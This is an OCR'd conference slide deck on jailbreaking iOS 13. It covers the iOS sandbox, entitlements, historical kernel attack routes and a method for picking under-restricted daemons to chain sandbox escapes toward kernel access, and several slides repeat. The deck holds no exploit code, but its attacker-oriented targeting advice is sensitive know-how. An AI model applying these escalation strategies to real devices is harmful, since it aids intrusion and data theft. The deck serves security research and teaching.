
Story of Jailbreaking iOS 13

Presented by 08tc3wbb, an Indep Security Researcher

132d58cb5fe712ab9ef4937c33767ccb4e63e354

My Background



- Generation Z
- Fought hard for Freedom to Learn
- I appreciate my time and freedom more than ever after dropout.

Saturday & Sunday June 20-21, 2015, 435 Broadway Street, San Francisco


For news: Twitter (@JailbreakCon) • Facebook (JailbreakCon) • YouTube (JailbreakCon) • Email


Attend JailbreakCon 2015!


JailbreakCon will be on June 20-21 in a wonderful historic building at **435 Broadway Street in San Francisco**, near downtown and lots of interesting places to visit. Tickets are **$40 for adults and $15 for people under 18**, and they include a light lunch for both days. People of all ages are invited; especially if you're a younger jailbreaker, you're welcome to bring a parent or friend. From people just curious about iOS jailbreaking to people who have had their iPhones jailbroken for years, you are all welcome.

We'll have doors open at 9:30 am, start at 10 am,

Thank you!







- @pod2g
- @MuscleNerd
- @planetbeing
- @pimskeks
- Charles Miller
- Stefan Esser
- Amit Singh
- Snakeninny
- (Many many more)

Agenda

- Review iOS Sandbox And Its Weaknesses
- Strategies For Finding Sandbox-Escape Flaws
- Exploit Userland Vulnerability
  - CVE-????-????
- Finding Similar Bugs
- Exploit AVEVideoEncoder Component
  - CVE-2019-8795
  - CVE-2020-9907
  - CVE-2020-9907b

What is Sandbox

A general term "Sandbox" refers to similar security mechanisms for separating running programs by controlling the power and resources that a process may use.

- It's customizable and evolvable
- Most vulnerabilities can be neutralized by strengthening the Sandbox, with almost no overhead added

What is Sandbox


A general term "Sandbox" refers to similar security mechanisms for separating running programs by controlling the power and resources that a process may use.

- It's customizable and evolvable
- Most vulnerabilities can be neutralized by strengthening the Sandbox, with almost no overhead added

A revolutionary design in the evolution of Computer Security

iOS Sandbox

What does a process allow to do is depend on four conditions:




1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?
2. The path of execution
3. Unix UID
4. The entitlements that are embedded in the code signature and/or the seatbelt-profiles

iOS Sandbox

What does a process allow to do is depend on four conditions:


1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?

Making iOS much secure than macOS



iOS Sandbox

What does a process allow to do is depend on four conditions:




1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?
2. The path of execution
3. Unix UID
4. The entitlements that are embedded in the code signature and/or the seatbelt-profiles

iOS Sandbox

What does a process allow to do is depend on four conditions:

1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?



2. The path of execution

All third-party applications are placed in a containerized environment aka “Default Application Sandbox”, due to the path they running on

/var/containers/Bundle/Applications/…

iOS Sandbox

What does a process allow to do is depend on four conditions:

1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?
2. The path of execution
3. Unix UID
4. The entitlements that are embedded in the code signature and/or the seatbelt-profiles

iOS Sandbox

What does a process allow to do is depend on four conditions:

1. How does it pass code signing verification ?
   Via adhoc/TrustCache? Signed by Apple or Third-party developers?
2. The path of execution
3. Unix UID
4. The entitlements that are embedded in the code signature and/or the seatbelt-profiles

About Entitlement, Seatbelt-profiles


- Entitlements
  - Widely used in all kinds of execution files (Apps/Cmds/Daemons)
  - Give rights to access something
  - Allow to connect first, then get rejected later
- Seatbelt-profiles
  - Often used by the critical daemons (Directly accessible from App/Safari Sandbox)
  - Born for blocking access
  - Prevent connections from happening

iOS Kernel


- The core of the operating system
- Not the end of the hacking
    1. Gain Kernel R/W
    2. Build TFP0
    3. Bypass Pointer Authentication (PAC)
    4. Bypass Page Protection Layer (PPL)

iOS Kernel

- Want to learn more about PAC and PPL ?



Attack iOS Kernel



?

- (Rootless) Jailbreak
  - Must bypass Code Signing

And the ways to do It ?

Attack iOS Kernel

1. Bootrom Exploits
    - Limera1n, Checkm8
2. Overlapping Segment Attack
    - First appearance Evasi0n iOS 6, never seen after Pangu 9
    - The entire code signing requirement gets circumvented
3. CVE-2018-4280
    - A all-over XPC Bug, discovered & exploited by Brandon Azad
    - Patched the amfid with assistance with many other weaknesses
4. Get Kernel R/W
    - Any LPE bugs
    - Upgrade own credential to patch the amfid

Attack iOS Kernel

1. Bootrom Exploits
   - Limera1n, Checkm8

RARE

2. Overlapping Segment Attack
   - First appearance Evasi0n iOS 6, never seen after Pangu 9
   - The entire code signing requirement gets circumvented
3. CVE-2018-4280
   - A all-over XPC Bug, discovered & exploited by Brandon Azad
   - Patched the amfid with assistance with many other weaknesses
4. Get Kernel R/W
   - Any LPE bugs
   - Upgrade own credential to patch the amfid

Attack iOS Kernel

1. Bootrom Exploits

RARE

   - Limera1n, Checkm8

2. Overlapping Segment Attack

EXTINCT

   - First appearance Evasi0n iOS 6, never seen after Pangu 9
   - The entire code signing requirement gets circumvented

3. CVE-2018-4280
   - A all-over XPC Bug, discovered & exploited by Brandon Azad
   - Patched the amfid with assistance with many other weaknesses
4. Get Kernel R/W
   - Any LPE bugs
   - Upgrade own credential to patch the amfid

Attack iOS Kernel

1. Bootrom Exploits
   - Limera1n, Checkm8

RARE

2. Overlapping Segment Attack
   - First appearance Evasi0n iOS 6, never seen after Pangu 9
   - The entire code signing requirement gets circumvented

EXTINCT

3. CVE-2018-4280
   - A call over XPC Bug, discovered & exploited by Brandon Azad
   - Patched the amfid with assistance with many other weaknesses


EXTINCT

4. Get Kernel R/W
   - Any LPE bugs
   - Upgrade own credential to patch the amfid

Paths to Attack iOS Kernel


1. Attack the kernel directly

   - Direct containerized app-to-kernel vulnerabilities



2. Attack neglected kernel APIs through proxy daemons

   - Link multiple Sandbox-Escape or Privilege-Escalation vulnerabilities together



Paths to Attack iOS Kernel

- Attack the kernel directly
  - Direct containerized app-to-kernel vulnerabilities (Real-life cases)
    - iOS 9 , CVE-2016-4656: Israeli cyberarms firm, NSO Group.
    - iOS 10, CVE-2016-7644: Ian Beer of Google Project Zero
    - iOS 11, CVE-2018-4241: Ian Beer of Google Project Zero
    - iOS 12, CVE-2019-6225: Qixun Zhao and Brandon Azad
    - iOS 12, CVE-2019-8605: Ned Williamson working with Google Project Zero
    - iOS 13, CVE-2020-3837: Brandon Azad of Google Project Zero

Paths to Attack iOS Kernel

- Attack the kernel directly
  - So many people are looking for them
    - High-profile researchers that often sponsored by a company
    - Pwnage conference/event contestants
    - Cyber Arms Dealer/Government Contractor
    - Private Exploit-Acquisition company
    - Used in the wild and analyzed/published by security firms

What does an independent researcher care about the most ?

Bugs that ...

- Exploitable (Able to Jailbreak)
- Eligible for bug bounty program
- Minimum chance of bug collision
- Longer lasting

Paths to Attack iOS Kernel

- Attack neglected kernel APIs through proxy daemons
  - Link multiple Sandbox-Escape or Privilege-Escalation vulnerabilities together
    - ✔ Would work (Can Jailbreak)
    - ✔ Eligible for bug bounty program
    - ✔ Minimum chance of bug collision
    - ✔ Longer lasting

Finding Userland Bugs

- Entitlements
  - Widely used in all kinds of execution files (Apps/Cmds/Daemons)
  - Hella undocumented entitlements for detailed access control
  - Discrepancies and inconsistencies in use lead to improper use
- Most daemons have laxer security than App Sandbox
  - Lack of necessary restrictions in place.

Finding Userland Bugs

- Entitlements
  - Widely used in all kinds of execution files (Apps/Cmds/Daemons)
  - Heavily undocumented entitlements for detailed access control
  - Discrepancies and inconsistencies in use lead to improper use
- Most daemons have lax security that bypass Sandbox
  - Lack of necessary restrictions in place.

Our ticket out of App Sandbox

Finding Userland Bugs

- What kind of daemon are we interested in?
  - Have access to the file system outside of Sandbox
  - Capable to execute other Mach-O files via syscall
  - Free to access all other userland MachServices
  - Free to access all IOKit drivers


Finding Userland Bugs

- What kind of daemon are we interested in?
  - Have access to the file system outside of Sandbox
    - Could use for stealing unencrypted information stored on the device or tamper them
  - Capable to execute other Mach-O files via syscalls
    - Could use for triggering vulnerabilities that exist in the launching process; Possible use for persistence exploit
  - Free to access all other userland MachServices & Free to access all IOKit drivers
    - Use private APIs to perform unauthorized operations or use as a trampoline to attack another vulnerable service; Further elevate privilege.

Finding Userland Bugs

- What kind of daemon are we interested in?
  - Have access to the file system outside of Sandbox
    - Read-only access to root filesystem
  - Capable to execute other Mach-O files via syscalls
    - Only can execute preinstalled Apple bins
  - Free to access all other userland MachServices
    - Many MachServices may require the client to have special entitlements
  - Free to access all IOKit drivers
    - Certain IOKits require special entitlements

Finding Userland Bugs



(A) Have free access to kernel APIs and userland MachServices


(B) Anything that can freely access the kernel APIs

(C) Restricted access to kernel APIs, but free access to userland MachServices

(D) Same as the (E), but holds special entitlements that may come handy later

(E) Restricted access to both kernel APIs and userland MachServices


Finding Userland Bugs



(A)(B) Unsandboxed. Daemons that can access both userland MachServices and kernel APIs freely

(C) Semi-Sandboxed. Daemons that can freely access userland MachServices

Finding Userland Bugs




(A)(B) Unsandboxed. Daemons that can access both userland MachServices and kernel APIs freely

If Accessible from the App Sandbox

(C) Semi-Sandboxed. Daemons that can freely access userland MachServices

Finding Userland Bugs

